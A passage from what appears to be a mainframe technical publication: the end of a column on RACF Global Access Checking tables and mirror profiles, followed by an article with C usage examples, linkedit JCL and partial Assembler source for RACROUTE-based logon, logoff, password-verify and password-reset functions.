Once you have the GLOBAL class active, you can selectively use it for GAC processing. If, for example, you want to turn it on for only the DATASET class, you issue the commands:

```
SETROPTS GLOBAL(DATASET)
RDEFINE GLOBAL DATASET
```

Lastly, add entries for the DATASET class. The following command will provide UPDATE access to everyone for dataset_one:

```
RALTER GLOBAL DATSET ADDMEM('dataset_one'/UPDATE)
```

To remove the same entry, issue the command:

```
RALTER GLOBAL DATSET DELMEM('dataset_one'/UPDATE)
```

After each change to GLOBAL class, you need to do a refresh to effect the change. For example, for the DATASET class, enter the command:

```
SETROPTS GLOBAL(DATASET) REFRESH
```

There are several ways to see what you currently have in your GAC table:

1 You can use the RLIST command:

```
RLIST GLOBAL DATASET
```

2 You can use the search command:

```
SEARCH CLASS(GLOBAL)
```

3 You can run the DSMON report.

MIRROR PROFILES

It is highly recommended that you create 'mirror' profiles for all entries in the Global Access Checking Table. This is where you define a 'real' RACF profile for every entry in the GAC table.

For example, if you have:

```
SYS1.BRODCAST/UPDATE
```

in the GAC table, you should define a RACF profile:

```
ADDSD 'SYS1.BRODCAST' UACC(UPDATE) GENERIC DATA('Mirror profile for GAC
entry')
```

The installation data field tells you the purpose of creating this profile.

There are several reasons for creating mirror profiles. It becomes easier to see whether someone has access, just by listing profiles, and not having to worry about GAC overriding any access. Also, if you want to make changes to a profile that is also in the GAC table, you become aware of the implications of making your change. If you do make changes to mirror profiles, remember to update the GAC also, if it is appropriate. Similarly, any changes to GAC should be reflected in the mirror profiles.

Mirror profiles are useful for auditing purposes. Auditors often look for mirror profiles for entries in the GAC table.

Creating mirror profiles has another important benefit – if for some reason the GLOBAL class becomes inactive (and some day it might), then you will have something to fall back on, and not have failures for entries in the GAC table. The mirror profiles will take over and provide equivalent access.

You must, of course, remember to keep the mirror profiles in sync with the GAC entries.

GOOD CANDIDATES FOR GAC PROCESSING

As we saw earlier, you should only insert entries in the GAC table for non-sensitive resources.

Another criterion should be that the resource is frequently accessed. Since the benefits of GAC are performance-related, it doesn't make sense to put in entries that are not frequently used.

Although GAC applies to any resource class, most often, you will see it used for the dataset class.

The following are good candidates for GAC processing in the dataset class. But you need to take into account your installation's policies and practices before putting these in the GAC table:

```
SYS1.BRODCAST/UPDATE
SYS1.HELP/READ
SYS1.PROCLIB/READ
SYS1.** READ   (some caution is required, if you do not want PARMLIB to
be read by everyone)
ISPF.**/READ   (Your installation's ISPF library panels, etc).
CATALOG.**/READ
…
…
&RACUID.**/ALTER
```

The last entry is interesting – it says that, if the dataset's high-level qualifier starts with the person's userid, allow full (ALTER) access to the person – without any RACF profile checking! Needless to say, it is very powerful, and allows all TSO users complete control over their own TSO datasets. You avoid having to create many profiles. This is one instance where you may not want to create mirror profiles!

You may find other candidates based on your installation's unique set-up and requirements. Do you have many profiles with UACC (Universal ACCess) other than NONE? Then consider adding these to the GAC table.

SUMMARY

While the GAC table provides useful features, and can be exploited to your advantage, it should be used judiciously and with care. If important, sensitive profiles make their way into the GAC table, your installation's security can be greatly compromised, without your even being aware of it!

For this reason you should review your GAC table periodically to make sure a RACF mirror profile exists for each entry in the table, and also make sure no sensitive resource has crept in.

The best way to see what is in your GAC table is to run the DSMON report. The section on GAC will show you what entries you have, and also what level of access is provided.

Dinesh Dattani would welcome feedback, comments and queries about this column. He can be contacted at dinesh123@rogers.com.

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C/C++ functions for RACF security operations

Verifying the legitimate use of a userid, changing password values, and establishing alternative task-level security environments are common security operations in applications that support multiple users. This requirement is especially common in today's sophisticated, multi-user, multi-tasking applications and this includes those coded in C/C++.

Natively, IBM C/C++ for OS/390 or z/OS supports a __passwd() function that can be used to verify a password for a specified userid, or it can be used to verify and change a password for a specified userid. This is an important operation for an application that supports multiple users because it can be used to verify that the application requestor is:

- Who they say they are.
- Someone who should be able to access the application.

In some cases, just verifying a correct userid/password combination is insufficient for how an application needs to function. For example, once a userid/password combination has been validated, it may be necessary to perform the remaining work under the security level of the verified userid (similar to what happens with a CICS or TSO logon). This is where the __login() function in IBM C/C++ is useful. The __login() function creates a new task-level security environment so that any subsequent security related operations will be tested against the security authority of the new 'logged in' user.

These are powerful and necessary operations for any multi-user systems and multi-user/multi-tasking applications. There are drawbacks to these native functions. For __passwd(), if the BPX_DAEMON facility class profile is defined, programs must be loaded from controlled datasets (ie programs and datasets defined to the RACF PROGRAM class).

For __login(), drawbacks include:

- If the BPX_DAEMON facility class profile is defined, programs must be loaded from controlled datasets (ie programs and dataset defined to the RACF PROGRAM class).
- There is no way to log out from a logged-in user. You can change to a new security environment only by performing a new __login() function.
- __login() is not permitted in a multi-tasking environment,

which is one of the main reasons you would want to use a function with this capability.

A VIABLE SOLUTION

Four functions are provided with this article. They represent a viable alternative and address the above mentioned issues with using __passwd() and __login(). The functions are written in Assembler and are designed to be used from IBM C/C++ programs. The four functions and their operations are:

- LOGON() – uses the supplied userid and password to establish a task-level security environment under the specified userid if the password is the valid password (ie current and unexpired) for the userid and the userid is not currently in revoked status.
- LOGOFF() – restores the task-level ACEE address to zero for the current TCB.
- PWVERIFY() – is used to validate the supplied userid and password with RACF. This function is similar to LOGON(), but will not set the task-level security to that of the specified userid.
- PWRESET() – is used to attempt to reset the password for a given userid. If the supplied old password is valid (ie the current password for the userid), and the supplied new password is valid (ie meets the RACF password rule requirements), and the specified userid is not RACF revoked, the password for the specified userid will be reset.

USAGE

Below are code excerpts for using the functions in an IBM C program:

```
//  Define the function linkage
#pragma linkage (LOGON, OS)
#pragma linkage (LOGOFF, OS)
#pragma linkage (PWVERIFY, OS)
#pragma linkage (PWRESET, OS)
```

```
int i;
int SAFrc, RACFrc, RACFrsn;
char userid[9];
char curr_pwd[9];
char new_pwd[9];

//  Populate userid, curr_pwd, new_pwd as necessary

//  Sample LOGON() usage
i = LOGON(&userid, &curr_pwd, &SAFrc, &RACFrc, &RACFrsn);

//  Sample LOGOFF() usage
i = LOGOFF(&SAFrc, &RACFrc, &RACFrsn);

//  Sample PWVERIFY() usage
i = PWVERIFY(&userid, &curr_pwd, &SAFrc, &RACFrc, &RACFrsn);

//  Sample PWRESET() usage
i = PWRESET(&userid, &curr_pwd, &new_pwd, &SAFrc, &RACFrc, &RACFrsn);
```

Comments in the function source code describe function arguments, return codes, and sample usage. The SAFrc, RACFrc, and RACFrsn variables can be used to determine the specific nature of the security failure for certain non-zero return codes (-1 for LOGON() and PWRESET(), -2 for PWVERIFY(), -3 for LOGOFF()). For these security failure function return conditions, the values returned in the SAFrc, RACFrc, and RACFrsn variables are documented as the return codes and reason codes for the RACROUTE REQUEST=VERIFY macro (see Chapter 3, 'System Macros', in the *z/OS SecureWay Security Server RACROUTE Macro* reference manual). Other non-zero return codes indicate environment issues (see function comments). A return code of 0 indicates that the requested operation completed successfully.

COMPILATION AND PROGRAM LINKAGE

The source code for the functions should be assembled from a combined source dataset using a standard assembly job. The resulting object module will need to be linkedited with the C/C++ object module to create the executable code. Datasets SYS1.MACLIB, SYS1.MODGEN, and CEE.SCEEMAC will need to be included in the SYSLIB DD concatenation for the function assembly job. C/C++ programs that make use of any of the security-related functions should be compiled and prelinked with standard compile and prelink jobs. Presuming that the security functions have been assembled into an object module member named LOGIN and a test C program has been ultimately prelinked into an object module member named TESTPGM, below is a sample linkedit job:

```
//IEWL      EXEC  PGM=HEWLHØ96,PARM='XREF,LIST,MAP,RENT'
//SYSPRINT DD    SYSOUT=*
//SYSUT1    DD    UNIT=SYSDA,SPACE=(CYL,(2,1))
//OBJECT    DD    DSN=object.code.pds,DISP=SHR
//SYSLIB    DD    DSN=CEE.SCEELKED,DISP=SHR
//SYSLMOD   DD    DSN=auth.load.library,DISP=SHR
//SYSLIN    DD    *
   INCLUDE OBJECT(TESTPGM)     OBJ MODULE AFTER TESTPGM PRELINK
   INCLUDE OBJECT(LOGIN)       OBJ MODULE FOR SECURITY FUNCTIONS
   SETCODE AC(1)
   ENTRY   CEESTART
   NAME    TESTPGM(R)
```

An example C program, TSTLOGON, has been provided with this article to show how the LOGON() function could be used in a multi-tasking environment. In the case of the example program, pthread_create() is used to initiate a number of subtasks. Within each subtask, passed userid and password data are used by the LOGON() function to attempt to create an alternative security environment. For this program to work in your environment, appropriate userid/password combinations will need to be provided in the TSTLOGON program’s code.

CONCLUSION

The drawback of using this function suite is that you need to create authorized programs and they need to reside in APF authorized libraries. These functions, especially LOGON() and LOGOFF() in a multi-tasking application, are very practical options in situations where there may be few, if any, other solutions and most of the time this outweighs the need for APF authorization. They may prove useful in your application development.

LOGIN ASSEMBLER

```
*---------------------------------------------------------------------*
*   This file contains the Assembler support routines to support      *
*   selected logon/logoff type operations.  The routines are intended *
*   to be called from IBM C programs and the usage for each function  *
*   is described with the particular function call below.             *
*   The supported functions include:                                  *
*   LOGON    - is used to validate the supplied user/password with    *
*              the security product and if valid it sets the task     *
*              level security to that of the 'logging' in userid.     *
*   LOGOFF   - is used to reset the current task-level security.      *
*              If no task-level security is active, the function      *
*              returns a return code indicating such.                 *
*   PWVERIFY - is used to validate the supplied user/password with    *
*              the security product.  This function is similar to     *
*              LOGON, but it will not set the task-level security     *
*              on a successful 'logon'.                               *
*   PWRESET  - is used to attempt to reset the password for a given   *
*              userid.  If the supplied old and new password are      *
*              valid, the password for the specified userid will be   *
*              reset.                                                 *
*   Register Usage Conventions:                                       *
*   R2        :  used to save the incoming parameter address          *
*   R3        :  userid                                               *
*   R4        :  password (current)                                   *
*   R1Ø       :  temporary storage address                            *
*   R11       :  reserved for second base register                    *
*   R12       :  first base register                                  *
*   R13       :  DSA address                                          *
*   R5 - R9   :  work registers                                       *
*   RØ - R1   :  work registers, but generally available for use      *
*                by calls to system functions                         *
*   R14 - R15 :  work registers, return address and return code, but  *
*                generally available for use by calls to system       *
*                functions                                            *
*   Other system access validation functions can easily be added      *
*   by using any one of the supported functions as a model.           *
*   Routine:     LOGON                                                *
*   Function:    Establish a task-level security environment for      *
*                the specified userid providing the supplied password *
*                for the userid is valid.                             *
*   Arguments:   Address of userid                                    *
*                Address of current password                          *
*                Address of SAF rc return area                        *
*                Address of RACF rc return area                       *
*                Address of RACF rsn return area                      *
*   Return:      int - Ø for logon success (TCBSENV contains ACEE)    *
*                     -1 for failure (SAFrc, RACFrc, RACFrsn will     *
*                        contain details regarding the failure)       *
*                     -8 userid or password value invalid (length=Ø)  *
*                     -9 parameter addresses were invalid             *
*   C usage:     i = LOGON(&userid, &crntpwd,                         *
*                          &SAFrc, &RACFrc, &RACFrsn);                *
LOGON    CSECT
LOGON    AMODE 31
LOGON    RMODE ANY
         EDCPRLG BASEREG=R12,DSALEN=WORKLEN
         USING LGINWORK,R13
         LR    R2,R1                      Save incoming parm address
         STORAGE OBTAIN,LENGTH=TEMPLEN,LOC=ANY
         LR    RØ,R1                      Copy storage address
         LR    R1Ø,R1                     Again
         LR    R14,R1                     Again
         L     R1,=A(TEMPLEN)             Get length
         XR    R15,R15                    Set fill byte
         MVCL  RØ,R14                     Clear the storage
         USING TEMPAREA,R1Ø
         ST    R2,PARMØ                   Save incoming parm address
         L     R3,Ø(,R2)                  Get userid address
         ST    R3,PARM1                   Save userid address
         LTR   R3,R3                      Valid parm address?
         BZ    LGONRT9                    No - get out
         L     R4,4(,R2)                  Get password address
         ST    R4,PARM2                   Save password address
         LTR   R4,R4                      Valid parm address?
         BZ    LGONRT9                    No - get out
         L     R5,8(,R2)                  Get SAF rc area address
         ST    R5,PARM3                   Save SAF rc area address
         LTR   R5,R5                      Valid parm address?
         BZ    LGONRT9                    No - get out
         L     R5,12(,R2)                 Get RACF rc area address
         ST    R5,PARM4                   Save RACF rc area address
         LTR   R5,R5                      Valid parm address?
         BZ    LGONRT9                    No - get out
         L     R5,16(,R2)                 Get RACF rsn area address
         ST    R5,PARM5                   Save RACF rsn area address
         LTR   R5,R5                      Valid parm address?
         BZ    LGONRT9                    No - get out
*   Determine the length of the userid and copy to local working      *
*   storage.                                                          *
         L     R9,PARM1                   Get address of userid
         XR    R8,R8                      Clear counter register
USRIDLN1 DS    ØH
         CLI   Ø(R9),C' '                 End of userid?
         BE    USRIDEN1                   Yes - set len and move value
         CLI   Ø(R9),X'ØØ'                End of userid?
         BE    USRIDEN1                   Yes - set len and move value
         C     R8,=F'8'                   Max len?
         BE    USRIDEN1                   Yes - set len and move value
         LA    R9,1(,R9)                  Point to next data byte
         LA    R8,1(,R8)                  Add one to count
         B     USRIDLN1                   Check next byte
USRIDEN1 DS    ØH
         LTR   R8,R8                      Zero len?
         BZ    LGONRT8                    Yes - get out
         STCM  R8,X'ØØØ1',USERIDL         Save userid len
         BCTR  R8,Ø                       Reduce len fo ex
         MVC   USERID(8),=8C' '           Init the userid area
         L     R9,PARM1                   Get addr of incoming userid
         EX    R8,USRIDMV1                Copy the incoming userid
         OC    USERID(8),=8C' '           Set to uppercase
*   Determine the length of the password and copy to local working     *
*   storage.                                                           *
         L     R9,PARM2                   Get address of password
         XR    R8,R8                      Clear counter register
CPWDLN1  DS    ØH
         CLI   Ø(R9),C' '                 End of password?
         BE    CPWDEN1                    Yes - set len and move value
         CLI   Ø(R9),X'ØØ'                End of password?
         BE    CPWDEN1                    Yes - set len and move value
         C     R8,=F'8'                   Max len?
         BE    CPWDEN1                    Yes - set len and move value
         LA    R9,1(,R9)                  Point to next data byte
         LA    R8,1(,R8)                  Add one to count
         B     CPWDLN1                    Check next byte
CPWDEN1  DS    ØH
         LTR   R8,R8                      Zero len?
         BZ    LGONRT8                    Yes - get out
         STCM  R8,X'ØØØ1',CRNTPWDL        Save password length
         BCTR  R8,Ø                       Reduce len for ex
         MVC   CRNTPWD(8),=8C' '          Init password area
         L     R9,PARM2                   Get address of password area
         EX    R8,CPWDMVC1                Copy the password
         OC    CRNTPWD(8),=8C' '          Set to uppercase
         L     R5,PARM3                   Get SAF rc area addr
         XC    Ø(4,R5),Ø(R5)              Set SAF rc to zero
         L     R5,PARM4                   Get RACF rc area addr
         XC    Ø(4,R5),Ø(R5)              Set RACF rc to zero
         L     R5,PARM5                   Get RACF rsn area addr
         XC    Ø(4,R5),Ø(R5)              Set RACF rsn to zero
         MVC   ROUTWRK(ROUTLEN1),RACROUT1 Copy RACROUTE model
         RACROUTE REQUEST=VERIFY,                                       X
               ENVIR=CREATE,                                            X
               PASSCHK=YES,                                             X
               PASSWRD=CRNTPWDL,                                        X
               USERID=USERIDL,                                          X
               RELEASE=1.9.2,                                           X
               WORKA=RACWORK,MF=(E,ROUTWRK)
         ST    R15,RETCODE                Save the return code
         LTR   R15,R15                    Logon ok?
         BNZ   LGONRT1                    No - set return values
ENDLOGON DS    ØH
         L     R5,RETCODE                 Copy return code
         STORAGE RELEASE,LENGTH=TEMPLEN,ADDR=(R1Ø)
         LR    R15,R5                     Set return code
         EDCEPIL                          Return
LGONRT1  DS    ØH
         L     R5,PARM3                   Get SAF rc area addr
         ST    R15,Ø(,R5)                 Save SAF rc
         L     R5,PARM4                   Get RACF rc area addr
         MVC   Ø(4,R5),ROUTWRK            Save RACF rc
         L     R5,PARM5                   Get RACF rsn area addr
         MVC   Ø(4,R5),ROUTWRK+4          Save RACF rsn
         MVC   RETCODE(4),=F'-1'          Set return code
         B     ENDLOGON                   We're done
LGONRT8  DS    ØH
         MVC   RETCODE(4),=F'-8'          Set return code
         B     ENDLOGON                   We're done
LGONRT9  DS    ØH
         MVC   RETCODE(4),=F'-9'          Set return code
         B     ENDLOGON                   We're done
*   Executed instructions for LOGON                                   *
USRIDMV1 MVC   USERID(*-*),Ø(R9)          Copy the userid
CPWDMVC1 MVC   CRNTPWD(*-*),Ø(R9)         Copy the password
*   Constants for LOGON                                               *
RACROUT1 RACROUTE REQUEST=VERIFY,                                      X
               PASSCHK=YES,                                            X
               RELEASE=1.9.2,                                          X
               MF=L
ROUTLEN1 EQU   *-RACROUT1
         LTORG
         DROP  R1Ø,R12,R13
*   Routine:     LOGOFF                                               *
*   Function:    Delete the task-level security environment for       *
*                this task.  If no task-level security is active,     *
*                set a non-zero return code and do not delete the     *
*                ASXBSENV ACEE.                                       *
*   Arguments:   Address of SAF rc return area                        *
*                Address of RACF rc return area                       *
*                Address of RACF rsn return area                      *
*   Return:      int - Ø for logoff success (TCBSENV contains ACEE)   *
*                     -1 no current task-level security environment  *
*                     -2 TCBSENV does not point to an ACEE            *
*                     -3 for failure (SAFrc, RACFrc, RACFrsn will     *
*                        contain details regarding the failure)       *
*                     -9 parameter addresses were invalid             *
*   C usage:     i = LOGOFF(&SAFrc, &RACFrc, &RACFrsn);               *
LOGOFF   CSECT
LOGOFF   AMODE 31
LOGOFF   RMODE ANY
         EDCPRLG BASEREG=R12,DSALEN=WORKLEN
         USING LGINWORK,R13
         LR    R2,R1                      Save incoming parm address
         STORAGE OBTAIN,LENGTH=TEMPLEN,LOC=ANY
         LR    RØ,R1                      Copy storage address
         LR    R1Ø,R1                     Again
         LR    R14,R1                     Again
         L     R1,=A(TEMPLEN)             Get length
         XR    R15,R15                    Set fill byte
         MVCL  RØ,R14                     Clear the storage
         USING TEMPAREA,R1Ø
         ST    R2,PARMØ                   Save incoming parm address
         L     R5,Ø(,R2)                  Get SAF rc area address
         ST    R5,PARM3                   Save SAF rc area address
         LTR   R5,R5                      Valid parm address?
         BZ    LGOFFRT9                   No - get out
         L     R5,4(,R2)                  Get RACF rc area address
         ST    R5,PARM4                   Save RACF rc area address
         LTR   R5,R5                      Valid parm address?
         BZ    LGOFFRT9                   No - get out
         L     R5,8(,R2)                  Get RACF rsn area address
         ST    R5,PARM5                   Save RACF rsn area address
         LTR   R5,R5                      Valid parm address?
         BZ    LGOFFRT9                   No - get out
         L     R5,PARM3                   Get SAF rc area addr
         XC    Ø(4,R5),Ø(R5)              Set SAF rc to zero
         L     R5,PARM4                   Get RACF rc area addr
         XC    Ø(4,R5),Ø(R5)              Set RACF rc to zero
         L     R5,PARM5                   Get RACF rsn area addr
         XC    Ø(4,R5),Ø(R5)              Set RACF rsn to zero
         L     R15,16                     Get CVT address
         L     R14,Ø(,R15)                Point to TCB/ASCB
         L     R5,4(,R14)                 Get active TCB address
         L     R6,12(,R14)                Get active ASCB address
         L     R7,TCBSENV-TCB(,R5)        Load task ACEE address
         L     R8,ASCBASXB-ASCB(,R6)      Get ASXB address
         L     R9,ASXBSENV-ASXB(,R8)      Get a/s ACEE address
         LTR   R7,R7                      A task ACEE?
         BZ    LGOFFRT1                   No - get out
         CLC   Ø(4,R7),=C'ACEE'           A valid ACEE?
         BNE   LGOFFRT2                   No - get out
         MVC   ROUTWRK(ROUTLEN2),RACROUT2 Copy RACROUTE model
         RACROUTE REQUEST=VERIFY,                                     X
               ENVIR=DELETE,                                          X
               PASSCHK=NO,                                            X
               RELEASE=1.9.2,                                         X
               WORKA=RACWORK,MF=(E,ROUTWRK)
         ST    R15,RETCODE                Save the return code
         LTR   R15,R15                    Logoff ok?
         BNZ   LGOFFRT3                   No - set return values
ENDLOGOF DS    ØH
         L     R5,RETCODE                 Copy return code
         STORAGE RELEASE,LENGTH=TEMPLEN,ADDR=(R1Ø)
         LR    R15,R5                     Set return code
         EDCEPIL                          Return
LGOFFRT1 DS    ØH
         MVC   RETCODE(4),=F'-1'          Set return code
         B     ENDLOGOF                   We're done
LGOFFRT2 DS    ØH
         MVC   RETCODE(4),=F'-2'          Set return code
         B     ENDLOGOF                   We're done
LGOFFRT3 DS    ØH
         L     R5,PARM3                   Get SAF rc area addr
         ST    R15,Ø(,R5)                 Save SAF rc
         L     R5,PARM4                   Get RACF rc area addr
         MVC   Ø(4,R5),ROUTWRK            Save RACF rc
         L     R5,PARM5                   Get RACF rsn area addr
         MVC   Ø(4,R5),ROUTWRK+4          Save RACF rsn
         MVC   RETCODE(4),=F'-3'          Set return code
         B     ENDLOGOF                   We're done
LGOFFRT9 DS    ØH
         MVC   RETCODE(4),=F'-9'          Set return code
         B     ENDLOGOF                   We're done
*   Executed instructions for LOGOFF                                  *
*   Constants for LOGOFF                                              *
RACROUT2 RACROUTE REQUEST=VERIFY,                                      X
               PASSCHK=YES,                                            X
               RELEASE=1.9.2,                                          X
               MF=L
ROUTLEN2 EQU   *-RACROUT2
         LTORG
         DROP  R1Ø,R12,R13
*   Routine:     PWVERIFY                                             *
*   Function:    Determine whether the specified userid/password      *
*                combination is valid.                                *
*   Arguments:   Address of userid                                    *
*                Address of current password                          *
*                Address of SAF rc return area                        *
*                Address of RACF rc return area                       *
*                Address of RACF rsn return area                      *
*   Return:      int - Ø for userid/password valid                    *
*                     -1 if password is expired                       *
*                     -2 for failure (SAFrc, RACFrc, RACFrsn will     *
*                        contain details regarding the failure)       *
*                     -8 userid or password value invalid (length=Ø)  *
*                     -9 parameter addresses were invalid             *
*   C usage:     i = PWVERIFY(&userid, &crntpwd,                      *
*                             &SAFrc, &RACFrc, &RACFrsn);             *
PWVERIFY CSECT
PWVERIFY AMODE 31
PWVERIFY RMODE ANY
         EDCPRLG BASEREG=R12,DSALEN=WORKLEN
         USING LGINWORK,R13
         LR    R2,R1                      Save incoming parm address
         STORAGE OBTAIN,LENGTH=TEMPLEN,LOC=ANY
         LR    RØ,R1                      Copy storage address
         LR    R1Ø,R1                     Again
         LR    R14,R1                     Again
         L     R1,=A(TEMPLEN)             Get length
         XR    R15,R15                    Set fill byte
         MVCL  RØ,R14                     Clear the storage
         USING TEMPAREA,R1Ø
         ST    R2,PARMØ                   Save incoming parm address
         L     R3,Ø(,R2)                  Get userid address
         ST    R3,PARM1                   Save userid address
         LTR   R3,R3                      Valid parm address?
         BZ    PWVFRT9                    No - get out
         L     R4,4(,R2)                  Get password address
         ST    R4,PARM2                   Save password address
         LTR   R4,R4                      Valid parm address?
         BZ    PWVFRT9                    No - get out
         L     R5,8(,R2)                  Get SAF rc area address
         ST    R5,PARM3                   Save SAF rc area address
         LTR   R5,R5                      Valid parm address?
         BZ    PWVFRT9                    No - get out
         L     R5,12(,R2)                 Get RACF rc area address
         ST    R5,PARM4                   Save RACF rc area address
         LTR   R5,R5                      Valid parm address?
         BZ    PWVFRT9                    No - get out
         L     R5,16(,R2)                 Get RACF rsn area address
         ST    R5,PARM5                   Save RACF rsn area address
         LTR   R5,R5                      Valid parm address?
         BZ    PWVFRT9                    No - get out
*   Determine the length of the userid and copy to local working     *
*   storage.                                                         *
         L     R9,PARM1                   Get address of userid
         XR    R8,R8                      Clear counter register
USRIDLN2 DS    ØH
         CLI   Ø(R9),C' '                 End of userid?
         BE    USRIDEN2                   Yes - set len and move value
         CLI   Ø(R9),X'ØØ'                End of userid?
         BE    USRIDEN2                   Yes - set len and move value
         C     R8,=F'8'                   Max len?
         BE    USRIDEN2                   Yes - set len and move value
         LA    R9,1(,R9)                  Point to next data byte
         LA    R8,1(,R8)                  Add one to count
         B     USRIDLN2                   Check next byte
USRIDEN2 DS    ØH
         LTR   R8,R8                      Zero len?
         BZ    PWVFRT8                    Yes - get out
         STCM  R8,X'ØØØ1',USERIDL         Save userid len
         BCTR  R8,Ø                       Reduce len fo ex
         MVC   USERID(8),=8C' '           Init the userid area
         L     R9,PARM1                   Get addr of incoming userid
         EX    R8,USRIDMV2                Copy the incoming userid
         OC    USERID(8),=8C' '           Set to uppercase
*   Determine the length of the password and copy to local working    *
*   storage.                                                          *
         L     R9,PARM2                   Get address of password
         XR    R8,R8                      Clear counter register
CPWDLN2  DS    ØH
         CLI   Ø(R9),C' '                 End of password?
         BE    CPWDEN2                    Yes - set len and move value
         CLI   Ø(R9),X'ØØ'                End of password?
         BE    CPWDEN2                    Yes - set len and move value
         C     R8,=F'8'                   Max len?
         BE    CPWDEN2                    Yes - set len and move value
         LA    R9,1(,R9)                  Point to next data byte
         LA    R8,1(,R8)                  Add one to count
         B     CPWDLN2                    Check next byte
CPWDEN2  DS    ØH
         LTR   R8,R8                      Zero len?
         BZ    PWVFRT8                    Yes - get out
         STCM  R8,X'ØØØ1',CRNTPWDL        Save password length
         BCTR  R8,Ø                       Reduce len for ex
         MVC   CRNTPWD(8),=8C' '          Init password area
         L     R9,PARM2                   Get address of password area
         EX    R8,CPWDMVC2                Copy the password
         OC    CRNTPWD(8),=8C' '          Set to uppercase
         L     R5,PARM3                   Get SAF rc area addr
         XC    Ø(4,R5),Ø(R5)              Set SAF rc to zero
         L     R5,PARM4                   Get RACF rc area addr
         XC    Ø(4,R5),Ø(R5)              Set RACF rc to zero
         L     R5,PARM5                   Get RACF rsn area addr
         XC    Ø(4,R5),Ø(R5)              Set RACF rsn to zero
         MVC   ROUTWRK(ROUTLEN3),RACROUT3 Copy RACROUTE model
         RACROUTE REQUEST=VERIFY,                                       X
               ENVIR=CREATE,                                            X
               PASSCHK=YES,                                             X
               PASSWRD=CRNTPWDL,                                        X
               USERID=USERIDL,                                          X
               ACEE=ACEEADDR,                                           X
               RELEASE=1.9.2,                                           X
               WORKA=RACWORK,MF=(E,ROUTWRK)
         ST    R15,RETCODE                Save the return code
         LTR   R15,R15                    Logon ok?
         BNZ   PWVFRT1                    No - set return values
         CLC   ACEEADDR(4),=F'Ø'          An ACEE?
         BE    NOACEE1                    No - don't delete it
         MVC   ROUTWRK(ROUTLEN3),RACROUT3 Copy RACROUTE model
         RACROUTE REQUEST=VERIFY,                                      X
               ENVIR=DELETE,                                           X
               PASSCHK=NO,                                             X
               ACEE=ACEEADDR,                                          X
               RELEASE=1.9.2,                                          X
               WORKA=RACWORK,MF=(E,ROUTWRK)
NOACEE1  DS    ØH
ENDPWVF  DS    ØH
         L     R5,RETCODE                 Copy return code
         STORAGE RELEASE,LENGTH=TEMPLEN,ADDR=(R1Ø)
         LR    R15,R5                     Set return code
         EDCEPIL                          Return
PWVFRT1  DS    ØH
         L     R5,PARM3                   Get SAF rc area addr
         ST    R15,Ø(,R5)                 Save SAF rc
         L     R5,PARM4                   Get RACF rc area addr
         MVC   Ø(4,R5),ROUTWRK            Save RACF rc
         L     R5,PARM5                   Get RACF rsn area addr
         MVC   Ø(4,R5),ROUTWRK+4          Save RACF rsn
         C     R15,=F'8'                  SAF rc=8?
         BNE   PWVFRT2                    No - password not expired
         CLC   ROUTWRK(4),=F'12'          RACF rc=12?
         BNE   PWVFRT2                    No - password not expired
         MVC   RETCODE(4),=F'-1'          Set return code
         B     ENDPWVF                    We're done
PWVFRT2  DS    ØH
         MVC   RETCODE(4),=F'-2'          Set return code
         B     ENDPWVF                    We're done
PWVFRT8  DS    ØH
         MVC   RETCODE(4),=F'-8'          Set return code
         B     ENDPWVF                    We're done
PWVFRT9  DS    ØH
         MVC   RETCODE(4),=F'-9'          Set return code
         B     ENDPWVF                    We're done
*   Executed instructions for PWVERIFY                                *
USRIDMV2 MVC   USERID(*-*),Ø(R9)          Copy the userid
CPWDMVC2 MVC   CRNTPWD(*-*),Ø(R9)         Copy the password
*   Constants for PWVERIFY                                            *
RACROUT3 RACROUTE REQUEST=VERIFY,                                      X
               PASSCHK=YES,                                            X
               RELEASE=1.9.2,                                          X
               MF=L
ROUTLEN3 EQU   *-RACROUT3
         LTORG
         DROP  R1Ø,R12,R13
*   Routine:     PWRESET                                              *
*   Function:    Attempt to reset the password for the specified      *
*                userid to the new password value.  This function     *
*                will only succeed if the current password is valid   *
*                and the requested new password meets the security    *
*                product rules for a good password.                   *
*   Arguments:   Address of userid                                    *
*                Address of current password                          *
*                Address of new password                              *
*                Address of SAF rc return area                        *
*                Address of RACF rc return area                       *
*                Address of RACF rsn return area                      *
*   Return:      int - Ø if the password was successfully reset       *
*                     -1 for failure (SAFrc, RACFrc, RACFrsn will     *
*                        contain details regarding the failure)       *
*                     -8 userid or password value invalid (length=Ø)  *
*                     -9 parameter addresses were invalid             *
*   C usage:     i = PWRESET(&userid, &crntpwd, &newpwd,              *
*                            &SAFrc, &RACFrc, &RACFrsn);              *
PWRESET  CSECT
PWRESET  AMODE 31
PWRESET  RMODE ANY
         EDCPRLG BASEREG=R12,DSALEN=WORKLEN
         USING LGINWORK,R13
         LR    R2,R1                      Save incoming parm address
         STORAGE OBTAIN,LENGTH=TEMPLEN,LOC=ANY
         LR    RØ,R1                      Copy storage address
         LR    R1Ø,R1                     Again
         LR    R14,R1                     Again
         L     R1,=A(TEMPLEN)             Get length
         XR    R15,R15                    Set fill byte
         MVCL  RØ,R14                     Clear the storage
         USING TEMPAREA,R1Ø
         ST    R2,PARMØ                   Save incoming parm address
         L     R3,Ø(,R2)                  Get userid address
         ST    R3,PARM1                   Save userid address
         LTR   R3,R3                      Valid parm address?
         BZ    PWRSRT9                    No - get out
         L     R4,4(,R2)                  Get password address
         ST    R4,PARM2                   Save password address
         LTR   R4,R4                      Valid parm address?
         BZ    PWRSRT9                    No - get out
         L     R5,8(,R2)                  Get new password address
         ST    R5,PARM3                   Save new password address
         LTR   R5,R5                      Valid parm address?
         BZ    PWRSRT9                    No - get out
         L     R5,12(,R2)                 Get SAF rc area address
         ST    R5,PARM4                   Save SAF rc area address
         LTR   R5,R5                      Valid parm address?
         BZ    PWRSRT9                    No - get out
         L     R5,16(,R2)                 Get RACF rc area address
         ST    R5,PARM5                   Save RACF rc area address
         LTR   R5,R5                      Valid parm address?
         BZ    PWRSRT9                    No - get out
         L     R5,2Ø(,R2)                 Get RACF rsn area address
         ST    R5,PARM6                   Save RACF rsn area address
         LTR   R5,R5                      Valid parm address?
         BZ    PWRSRT9                    No - get out
*   Determine the length of the userid and copy to local working      *
*   storage.                                                          *
         L     R9,PARM1                   Get address of userid
         XR    R8,R8                      Clear counter register
USRIDLN3 DS    ØH
         CLI   Ø(R9),C' '                 End of userid?
         BE    USRIDEN3                   Yes - set len and move value
         CLI   Ø(R9),X'ØØ'                End of userid?
         BE    USRIDEN3                   Yes - set len and move value
         C     R8,=F'8'                   Max len?
         BE    USRIDEN3                   Yes - set len and move value
         LA    R9,1(,R9)                  Point to next data byte
         LA    R8,1(,R8)                  Add one to count
